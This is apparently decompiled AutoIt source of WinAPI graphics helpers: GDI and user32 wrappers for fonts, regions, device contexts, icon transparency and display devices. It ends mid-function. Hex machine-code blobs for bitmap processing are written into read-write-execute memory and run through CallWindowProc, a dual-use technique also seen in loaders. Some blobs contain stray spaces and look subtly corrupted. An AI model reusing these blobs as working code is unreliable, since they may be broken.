LOCAL $ARET = DLLCALL ("gdi32.dll" , "handle" , "CreateDIBSection" , "handle" , $HDC ,
"struct*" , $TBITMAPINFO , "uint" , $IUSAGE , "ptr*" , 0 , "handle" , $HSECTION , "dword" ,
$IOFFSET )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
0 )
$PBITS = $ARET [4 ]
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CREATEDIBCOLORTABLE (CONST BYREF $ACOLORTABLE , $ISTART
= 0 , $IEND = + 4294967295 )
IF __CHECKERRORARRAYBOUNDS ($ACOLORTABLE , $ISTART , $IEND ) THEN
RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $TCOLORTABLE = DLLSTRUCTCREATE ("dword[" & ($IEND - $ISTART + 1 ) & "]" )
LOCAL $ICOUNT = 1
FOR $I = $ISTART TO $IEND
DLLSTRUCTSETDATA ($TCOLORTABLE , 1 , _WINAPI_SWITCHCOLOR (__RGB
($ACOLORTABLE [$I ] ) ) , $ICOUNT )
$ICOUNT += 1
NEXT
RETURN $TCOLORTABLE
ENDFUNC
FUNC _WINAPI_CREATEFONT ($IHEIGHT , $IWIDTH , $IESCAPE = 0 , $IORIENTN = 0 ,
$IWEIGHT = $__WINAPICONSTANT_FW_NORMAL , $BITALIC = FALSE , $BUNDERLINE
= FALSE , $BSTRIKEOUT = FALSE , $ICHARSET =
$__WINAPICONSTANT_DEFAULT_CHARSET , $IOUTPUTPREC =
$__WINAPICONSTANT_OUT_DEFAULT_PRECIS , $ICLIPPREC =
$__WINAPICONSTANT_CLIP_DEFAULT_PRECIS , $IQUALITY =
$__WINAPICONSTANT_DEFAULT_QUALITY , $IPITCH = 0 , $SFACE = "Arial" )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "CreateFontW" , "int" , $IHEIGHT ,
"int" , $IWIDTH , "int" , $IESCAPE , "int" , $IORIENTN , "int" , $IWEIGHT , "dword" , $BITALIC
, "dword" , $BUNDERLINE , "dword" , $BSTRIKEOUT , "dword" , $ICHARSET , "dword" ,
$IOUTPUTPREC , "dword" , $ICLIPPREC , "dword" , $IQUALITY , "dword" , $IPITCH , "wstr" ,
$SFACE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CREATEFONTINDIRECT ($TLOGFONT )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "CreateFontIndirectW" , "struct*" ,
$TLOGFONT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CREATERECTRGN ($ILEFTRECT , $ITOPRECT , $IRIGHTRECT ,
$IBOTTOMRECT )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "CreateRectRgn" , "int" , $ILEFTRECT
, "int" , $ITOPRECT , "int" , $IRIGHTRECT , "int" , $IBOTTOMRECT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CREATEROUNDRECTRGN ($ILEFTRECT , $ITOPRECT , $IRIGHTRECT ,
$IBOTTOMRECT , $IWIDTHELLIPSE , $IHEIGHTELLIPSE )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "CreateRoundRectRgn" , "int" ,
$ILEFTRECT , "int" , $ITOPRECT , "int" , $IRIGHTRECT , "int" , $IBOTTOMRECT , "int" ,
$IWIDTHELLIPSE , "int" , $IHEIGHTELLIPSE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CREATESOLIDBRUSH ($ICOLOR )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "CreateSolidBrush" , "INT" , $ICOLOR
)
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETBITMAPDIMENSION ($HBITMAP )
LOCAL $TOBJ = DLLSTRUCTCREATE ($TAGBITMAP )
LOCAL $ARET = DLLCALL ("gdi32.dll" , "int" , "GetObject" , "handle" , $HBITMAP , "int" ,
DLLSTRUCTGETSIZE ($TOBJ ) , "struct*" , $TOBJ )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN _WINAPI_CREATESIZE (DLLSTRUCTGETDATA ($TOBJ , "bmWidth" ) ,
DLLSTRUCTGETDATA ($TOBJ , "bmHeight" ) )
ENDFUNC
FUNC _WINAPI_GETSYSCOLORBRUSH ($IINDEX )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "handle" , "GetSysColorBrush" , "int" , $IINDEX
)
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETTEXTEXTENTPOINT32 ($HDC , $STEXT )
LOCAL $TSIZE = DLLSTRUCTCREATE ($TAGSIZE )
LOCAL $ISIZE = STRINGLEN ($STEXT )
LOCAL $ARET = DLLCALL ("gdi32.dll" , "bool" , "GetTextExtentPoint32W" , "handle" , $HDC ,
"wstr" , $STEXT , "int" , $ISIZE , "struct*" , $TSIZE )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
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@EXTENDED , 0 )
RETURN $TSIZE
ENDFUNC
FUNC _WINAPI_GETTEXTMETRICS ($HDC )
LOCAL $TTEXTMETRIC = DLLSTRUCTCREATE ($TAGTEXTMETRIC )
LOCAL $ARET = DLLCALL ("gdi32.dll" , "bool" , "GetTextMetricsW" , "handle" , $HDC ,
"struct*" , $TTEXTMETRIC )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $TTEXTMETRIC
ENDFUNC
FUNC _WINAPI_GETWINDOWRGN ($HWND , $HRGN )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "GetWindowRgn" , "hwnd" , $HWND ,
"handle" , $HRGN )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_ISALPHABITMAP ($HBITMAP )
$HBITMAP = _WINAPI_COPYBITMAP ($HBITMAP )
IF NOT $HBITMAP THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED , 0 )
LOCAL $ARET , $IERROR = 0
DO
LOCAL $TDIB = DLLSTRUCTCREATE ($TAGDIBSECTION )
IF (NOT _WINAPI_GETOBJECT ($HBITMAP , DLLSTRUCTGETSIZE ($TDIB ) , $TDIB ) )
OR (DLLSTRUCTGETDATA ($TDIB , "bmBitsPixel" ) <> 32 ) OR (DLLSTRUCTGETDATA
($TDIB , "biCompression" ) ) THEN
$IERROR = 1
EXITLOOP
ENDIF
$ARET = DLLCALL ("user32.dll" , "int" , "CallWindowProc" , "ptr" , __ALPHAPROC () , "ptr" , 0
, "uint" , 0 , "struct*" , $TDIB , "ptr" , 0 )
IF @ERROR OR ($ARET [0 ] = + 4294967295 ) THEN
$IERROR = @ERROR + 10
EXITLOOP
ENDIF
UNTIL 1
_WINAPI_DELETEOBJECT ($HBITMAP )
IF $IERROR THEN RETURN SETERROR ($IERROR , 0 , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_PTINRECT (BYREF $TRECT , BYREF $TPOINT )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "PtInRect" , "struct*" , $TRECT , "struct"
, $TPOINT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_REDRAWWINDOW ($HWND , $TRECT = 0 , $HREGION = 0 , $IFLAGS = 5
)
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "RedrawWindow" , "hwnd" , $HWND ,
"struct*" , $TRECT , "handle" , $HREGION , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETWINDOWRGN ($HWND , $HRGN , $BREDRAW = TRUE )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "SetWindowRgn" , "hwnd" , $HWND ,
"handle" , $HRGN , "bool" , $BREDRAW )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
#EndRegion Public Functions
#Region Embedded DLL Functions
FUNC __ALPHAPROC ()
STATIC $PPROC = 0
IF NOT $PPROC THEN
IF @AUTOITX64 THEN
$PPROC = __INIT (BINARY
("0x48894C240848895424104C894424184C894C24205541574831C050504883EC28" &
"48837C24600074054831C0EB0748C7C0010000004821C0751F488B6C24604883" &
"7D180074054831C0EB0748C7C0010000004821C07502EB0948C7C001000000EB" &
"034831C04821C0740C48C7C0FFFFFFFF4863C0EB6F48C744242800000000488B" &
"6C24604C637D04488B6C2460486345084C0FAFF849C1E7024983C7FC4C3B7C24" &
"287C36488B6C24604C8B7D184C037C24284983C7034C897C2430488B6C243080" &
"7D0000740C48C7C0010000004863C0EB1348834424280471A54831C04863C0EB" &
"034831C04883C438415F5DC3" ) )
ELSE
$PPROC = __INIT (BINARY
("0x555331C05050837C241C00740431C0EB05B80100000021C075198B6C241C837D" &
"1400740431C0EB05B80100000021C07502EB07B801000000EB0231C021C07407" &
"B8FFFFFFFFEB4FC70424000000008B6C241C8B5D048B6C241C0FAF5D08C1E302" &
"83C3FC3B1C247C288B6C241C8B5D14031C2483C303895C24048B6C2404807D00" &
"007407B801000000EB0C8304240471BE31C0EB0231C083C4085B5DC21000" ) )
ENDIF
ENDIF
RETURN $PPROC
ENDFUNC
FUNC __ANDPROC ()
STATIC $PPROC = 0
IF NOT $PPROC THEN
IF @AUTOITX64 THEN
$PPROC = __INIT (BINARY
("0x48894C240848895424104C894424184C894C2420554157415648C7C009000000" &
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"4883EC0848C704240000000048FFC875EF4883EC284883BC24A0000000007405" &
"4831C0EB0748C7C0010000004821C00F85840000004883BC24A8000000007405" &
"4831C0EB0748C7C0010000004821C07555488BAC24A000000048837D18007405" &
"4831C0EB0748C7C0010000004821C07522488BAC24A800000048837D18007405" &
"4831C0EB0748C7C0010000004821C07502EB0948C7C001000000EB034831C048" &
"21C07502EB0948C7C001000000EB034831C04821C07502EB0948C7C001000000" &
"EB034831C04821C0740B4831C04863C0E9D701000048C74424280000000048C7" &
"4424300000000488BAC24A00000004C637D0849FFCF4C3B7C24300F8C9C0100" &
"0048C74424380000000048C744244000000000048C744244800000000488BAC24" &
"A00000004C637D0449FFCF4C3B7C24480F8CDB000000488BAC24A00000004C8B" &
"7D184C037C24284983C7034C897C2450488B6C2450807D000074264C8B7C2440" &
"4C8B74243849F7DE4983C61F4C89F148C7C00100000048D3E04909C74C897C24" &
"4048FF4424384C8B7C24384983FF1F7E6F4C8B7C244049F7D74C897C244048C7" &
"4424581800000048 31C0483B4424587F3D488BAC24A80000004C8B7D184C037C" &
"24604C897C24504C8B7C2440488B4C245849D3FF4C89F850488B6C2458588845" &
"0048FF4424604883442458F871B948C74424380000000048C744244000000000" &
"48834424280448FF4424480F810BFFFFFF48837C24380074794C8B7C244049F7" &
"D74C8B74243849F7DE4983C6204C89F148C7C0FFFFFFFF48D3E04921C74C897C" &
"244048C74424581800000048 31C0483B4424587F3D488BAC24A80000004C8B7D" &
"184C037C24604C897C24504C8B7C2440488B4C245849D3FF4C89F850488B6C24" &
"585888450048FF4424604883442458F871B948FF4424300F814AFEFFFF48C7C0" &
"010000004863C0EB034831C04883C470415E415F5DC3" ) )
ELSE
$PPROC = __INIT (BINARY
("0x555357BA0800000083EC04C70424000000004A75F3837C243800740431C0EB05" &
"B80100000021C07562837C243C00740431C0EB05B80100000021C0753F8B6C24" &
"38837D1400740431C0EB05B80100000021C075198B6C243C837D1400740431C0" &
"EB05B80100000021C07502EB07B801000000EB0231C021C07502EB07B8010000" &
"00EB0231C021C07502EB07B801000000EB0231C021C0740731C0E969010000C7" &
"042400000000C7442404000000008B6C24388B5D084B3B5C24040F8C3F010000" &
"C744240800000000C744240C00000000C7442410000000008B6C24388B5D044B" &
"3B5C24100F8CA90000008B6C24388B5D14031C2483C303895C24148B6C241480" &
"7D0000741C8B5C240C8B7C2408F7DF83C71F89F9B801000000D3E009C3895C24" &
"0CFF4424088B5C240883FB1F7E578B5C240CF7D3895C240CC744241818000000" &
"31C03B4424187F2D8B6C243C8B5D14035C241C895C24148B5C240C8B4C2418D3" &
"FB538B6C241858884500FF44241C83442418F871CBC744240800000000C74424" &
"0C00000000083042404FF4424100F8145FFFFFF837C240800745B8B5C240CF7D3" &
"8B7C2408F7DF83C72089F9B8FFFFFFFFD3E021C3895C240CC744241818000000" &
"31C03B4424187F2D8B6C243C8B5D14035C241C895C24148B5C240C8B4C2418D3" &
"FB538B6C241858884500FF44241C83442418F871CBFF4424040F81AFFEFFFFB8" &
"01000000EB0231C083C4205F5B5DC21000" ) )
ENDIF
ENDIF
RETURN $PPROC
ENDFUNC
FUNC __XORPROC ()
STATIC $PPROC = 0
IF NOT $PPROC THEN
IF @AUTOITX64 THEN
$PPROC = __INIT (BINARY
("0x48894C240848895424104C894424184C894C24205541574831C050504883EC28" &
"48837C24600074054831C0EB0748C7C0010000004821C0751B48837C24680074" &
"054831C0EB0748C7C0010000004821C07502EB0948C7C001000000EB034831C0" &
"4821C074084831C04863C0EB7748C74424280000000004C637C24584983C7FC4C" &
"3B7C24287C4F4C8B7C24604C037C24284C897C2430488B6C2430807D00007405" &
"4831C0EB0748C7C0010000004821C0741C4C8B7C24684C037C24284983C7034C" &
"897C2430488B6C2430C64500FF48834424280471A148C7C0010000004863C0EB" &
"034831C04883C438415F5DC3" ) )
ELSE
$PPROC = __INIT (BINARY
("0x555331C05050837C241C00740431C0EB05B80100000021C07516837C24200074" &
"0431C0EB05B80100000021C07502EB07B801000000EB0231C021C0740431C0EB" &
"5AC704240000000008B5C241883C3FC3B1C247C3E8B5C241C031C24895C24048B" &
"6C2404807D0000740431C0EB05B80100000021C074168B5C2420031C2483C303" &
"895C24048B6C2404C64500FF8304240471B6B801000000EB0231C083C4085B5D" &
"C21000" ) )
ENDIF
ENDIF
RETURN $PPROC
ENDFUNC
#EndRegion Embedded DLL Functions
#Region Internal Functions
FUNC __INIT ($DDATA )
LOCAL $ILENGTH = BINARYLEN ($DDATA )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "ptr" , "VirtualAlloc" , "ptr" , 0 , "ulong_ptr" ,
$ILENGTH , "dword" , 4096 , "dword" , 64 )
IF @ERROR OR NOT $ARET [0 ] THEN __FATALEXIT (1 , "Error allocating memory." )
LOCAL $TDATA = DLLSTRUCTCREATE ("byte[" & $ILENGTH & "]" , $ARET [0 ] )
DLLSTRUCTSETDATA ($TDATA , 1 , $DDATA )
RETURN $ARET [0 ]
ENDFUNC
#EndRegion Internal Functions
#Region Global Variables and Constants
GLOBAL CONST $DI_MASK = 1
GLOBAL CONST $DI_IMAGE = 2
GLOBAL CONST $DI_NORMAL = 3
GLOBAL CONST $DI_COMPAT = 4
GLOBAL CONST $DI_DEFAULTSIZE = 8
GLOBAL CONST $DI_NOMIRROR = 16
GLOBAL CONST $DISPLAY_DEVICE_ATTACHED_TO_DESKTOP = 1
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GLOBAL CONST $DISPLAY_DEVICE_MULTI_DRIVER = 2
GLOBAL CONST $DISPLAY_DEVICE_PRIMARY_DEVICE = 4
GLOBAL CONST $DISPLAY_DEVICE_MIRRORING_DRIVER = 8
GLOBAL CONST $DISPLAY_DEVICE_VGA_COMPATIBLE = 16
GLOBAL CONST $DISPLAY_DEVICE_REMOVABLE = 32
GLOBAL CONST $DISPLAY_DEVICE_DISCONNECT = 33554432
GLOBAL CONST $DISPLAY_DEVICE_REMOTE = 67108864
GLOBAL CONST $DISPLAY_DEVICE_MODESPRUNED = 134217728
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_CREATECOMPATIBLEDC ($HDC )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "CreateCompatibleDC" , "handle" ,
$HDC )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DELETEDC ($HDC )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "bool" , "DeleteDC" , "handle" , $HDC )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DRAWEDGE ($HDC , $TRECT , $IEDGETYPE , $IFLAGS )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "DrawEdge" , "handle" , $HDC ,
"struct*" , $TRECT , "uint" , $IEDGETYPE , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DRAWFRAMECONTROL ($HDC , $TRECT , $ITYPE , $ISTATE )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "DrawFrameControl" , "handle" , $HDC
, "struct*" , $TRECT , "uint" , $ITYPE , "uint" , $ISTATE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DRAWICON ($HDC , $IX , $IY , $HICON )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "DrawIcon" , "handle" , $HDC , "int" ,
$IX , "int" , $IY , "handle" , $HICON )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DRAWICONEX ($HDC , $IX , $IY , $HICON , $IWIDTH = 0 , $IHEIGHT = 0 ,
$ISTEP = 0 , $HBRUSH = 0 , $IFLAGS = 3 )
LOCAL $IOPTIONS
SWITCH $IFLAGS
CASE 1
$IOPTIONS = $DI_MASK
CASE 2
$IOPTIONS = $DI_IMAGE
CASE 3
$IOPTIONS = $DI_NORMAL
CASE 4
$IOPTIONS = $DI_COMPAT
CASE 5
$IOPTIONS = $DI_DEFAULTSIZE
CASE ELSE
$IOPTIONS = $DI_NOMIRROR
ENDSWITCH
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "DrawIconEx" , "handle" , $HDC , "int" ,
$IX , "int" , $IY , "handle" , $HICON , "int" , $IWIDTH , "int" , $IHEIGHT , "uint" , $ISTEP ,
"handle" , $HBRUSH , "uint" , $IOPTIONS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DRAWTEXT ($HDC , $STEXT , BYREF $TRECT , $IFLAGS )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "DrawTextW" , "handle" , $HDC , "wstr" ,
$STEXT , "int" , + 4294967295 , "struct*" , $TRECT , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_ENUMDISPLAYDEVICES ($SDEVICE , $IDEVNUM )
LOCAL $TNAME = 0 , $IFLAGS = 0 , $ADEVICE [5 ]
IF $SDEVICE <> "" THEN
$TNAME = DLLSTRUCTCREATE ("wchar Text[" & STRINGLEN ($SDEVICE ) + 1 & "]" )
DLLSTRUCTSETDATA ($TNAME , "Text" , $SDEVICE )
ENDIF
LOCAL CONST $TAGDISPLAY_DEVICE = "dword Size;wchar Name[32];wchar
String[128];dword Flags;wchar ID[128];wchar Key[128]"
LOCAL $TDEVICE = DLLSTRUCTCREATE ($TAGDISPLAY_DEVICE )
LOCAL $IDEVICE = DLLSTRUCTGETSIZE ($TDEVICE )
DLLSTRUCTSETDATA ($TDEVICE , "Size" , $IDEVICE )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "EnumDisplayDevicesW" , "struct*" ,
$TNAME , "dword" , $IDEVNUM , "struct*" , $TDEVICE , "dword" , 1 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $IN = DLLSTRUCTGETDATA ($TDEVICE , "Flags" )
IF BITAND ($IN , $DISPLAY_DEVICE_ATTACHED_TO_DESKTOP ) <> 0 THEN $IFLAGS =
BITOR ($IFLAGS , 1 )
IF BITAND ($IN , $DISPLAY_DEVICE_PRIMARY_DEVICE ) <> 0 THEN $IFLAGS = BITOR
($IFLAGS , 2 )
IF BITAND ($IN , $DISPLAY_DEVICE_MIRRORING_DRIVER ) <> 0 THEN $IFLAGS =
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BITOR ($IFLAGS , 4 )
IF BITAND ($IN , $DISPLAY_DEVICE_VGA_COMPATIBLE ) <> 0 THEN $IFLAGS = BITOR ($IFLAGS , 8 )
IF BITAND ($IN , $DISPLAY_DEVICE_REMOVABLE ) <> 0 THEN $IFLAGS = BITOR ($IFLAGS , 16 )
IF BITAND ($IN , $DISPLAY_DEVICE_MODESPRUNED ) <> 0 THEN $IFLAGS = BITOR ($IFLAGS , 32 )
$ADEVICE [0 ] = TRUE
$ADEVICE [1 ] = DLLSTRUCTGETDATA ($TDEVICE , "Name" )
$ADEVICE [2 ] = DLLSTRUCTGETDATA ($TDEVICE , "String" )
$ADEVICE [3 ] = $IFLAGS
$ADEVICE [4 ] = DLLSTRUCTGETDATA ($TDEVICE , "ID" )
RETURN $ADEVICE
ENDFUNC
FUNC _WINAPI_FILLRECT ($HDC , $TRECT , $HBRUSH )
LOCAL $ARESULT
IF ISPTR ($HBRUSH ) THEN
$ARESULT = DLLCALL ("user32.dll" , "int" , "FillRect" , "handle" , $HDC , "struct*" , $TRECT , "handle" , $HBRUSH )
ELSE
$ARESULT = DLLCALL ("user32.dll" , "int" , "FillRect" , "handle" , $HDC , "struct*" , $TRECT , "dword_ptr" , $HBRUSH )
ENDIF
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_FRAMERECT ($HDC , $TRECT , $HBRUSH )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "FrameRect" , "handle" , $HDC , "struct*" , $TRECT , "handle" , $HBRUSH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETBKMODE ($HDC )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "int" , "GetBkMode" , "handle" , $HDC )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETDC ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "handle" , "GetDC" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETDCEX ($HWND , $HRGN , $IFLAGS )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "GetDCEx" , "hwnd" , $HWND , "handle" , $HRGN , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETDEVICECAPS ($HDC , $IINDEX )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "int" , "GetDeviceCaps" , "handle" , $HDC , "int" , $IINDEX )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETTEXTCOLOR ($HDC )
LOCAL $ARET = DLLCALL ("gdi32.dll" , "dword" , "GetTextColor" , "handle" , $HDC )
IF @ERROR OR ($ARET [0 ] = 0xFFFFFFFF ) THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN __RGB ($ARET [0 ] )
ENDFUNC
FUNC _WINAPI_GETWINDOWDC ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "handle" , "GetWindowDC" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_PRINTWINDOW ($HWND , $HDC , $BCLIENT = FALSE )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "PrintWindow" , "hwnd" , $HWND , "handle" , $HDC , "uint" , $BCLIENT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_RELEASEDC ($HWND , $HDC )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "int" , "ReleaseDC" , "hwnd" , $HWND , "handle" , $HDC )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_RESTOREDC ($HDC , $IID )
LOCAL $ARET = DLLCALL ("gdi32.dll" , "bool" , "RestoreDC" , "handle" , $HDC , "int" , $IID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SAVEDC ($HDC )
LOCAL $ARET = DLLCALL ("gdi32.dll" , "int" , "SaveDC" , "handle" , $HDC )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETBKCOLOR ($HDC , $ICOLOR )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "INT" , "SetBkColor" , "handle" , $HDC , "INT" , $ICOLOR )
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IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETBKMODE ($HDC , $IBKMODE )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "int" , "SetBkMode" , "handle" , $HDC , "int" ,
$IBKMODE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETTEXTCOLOR ($HDC , $ICOLOR )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "INT" , "SetTextColor" , "handle" , $HDC , "INT" ,
$ICOLOR )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_TWIPSPERPIXELX ()
LOCAL $HDC , $ITWIPSPERPIXELX
$HDC = _WINAPI_GETDC (0 )
LOCAL CONST $__WINAPICONSTANT_LOGPIXELSX = 88
$ITWIPSPERPIXELX = 1440 / _WINAPI_GETDEVICECAPS ($HDC ,
$__WINAPICONSTANT_LOGPIXELSX )
_WINAPI_RELEASEDC (0 , $HDC )
RETURN $ITWIPSPERPIXELX
ENDFUNC
FUNC _WINAPI_TWIPSPERPIXELY ()
LOCAL $HDC , $ITWIPSPERPIXELY
$HDC = _WINAPI_GETDC (0 )
LOCAL CONST $__WINAPICONSTANT_LOGPIXELSY = 90
$ITWIPSPERPIXELY = 1440 / _WINAPI_GETDEVICECAPS ($HDC ,
$__WINAPICONSTANT_LOGPIXELSY )
_WINAPI_RELEASEDC (0 , $HDC )
RETURN $ITWIPSPERPIXELY
ENDFUNC
#EndRegion Public Functions
#Region Internal Functions
#EndRegion Internal Functions
#Region Global Variables and Constants
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
GLOBAL CONST $TAGICONINFO = "bool Icon;dword XHotSpot;dword YHotSpot;handle
hMask;handle hColor"
FUNC _WINAPI_ADDICONTRANSPARENCY ($HICON , $IPERCENT = 50 , $BDELETE =
FALSE )
LOCAL $TBITMAP , $HDIB = 0 , $HRESULT = 0
LOCAL $AHBITMAP [2 ]
LOCAL $TICONINFO = DLLSTRUCTCREATE ($TAGICONINFO )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetIconInfo" , "handle" , $HICON , "struct*"
, $TICONINFO )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
FOR $I = 0 TO 1
$AHBITMAP [$I ] = DLLSTRUCTGETDATA ($TICONINFO , $I + 4 )
NEXT
LOCAL $IERROR = 0
DO
$HDIB = _WINAPI_COPYBITMAP ($AHBITMAP [1 ] )
IF NOT $HDIB THEN
$IERROR = 20
EXITLOOP
ENDIF
$TBITMAP = DLLSTRUCTCREATE ($TAGBITMAP )
IF (NOT _WINAPI_GETOBJECT ($HDIB , DLLSTRUCTGETSIZE ($TBITMAP ) , $TBITMAP )
) OR (DLLSTRUCTGETDATA ($TBITMAP , "bmBitsPixel" ) <> 32 ) THEN
$IERROR = 21
EXITLOOP
ENDIF
$ARET = DLLCALL ("user32.dll" , "lresult" , "CallWindowProc" , "PTR" ,
__TRANSPARENCYPROC () , "hwnd" , 0 , "uint" , $IPERCENT , "wparam" ,
DLLSTRUCTGETPTR ($TBITMAP ) , "lparam" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN
$IERROR = @ERROR + 30
EXITLOOP
ENDIF
IF $ARET [0 ] = + 4294967295 THEN
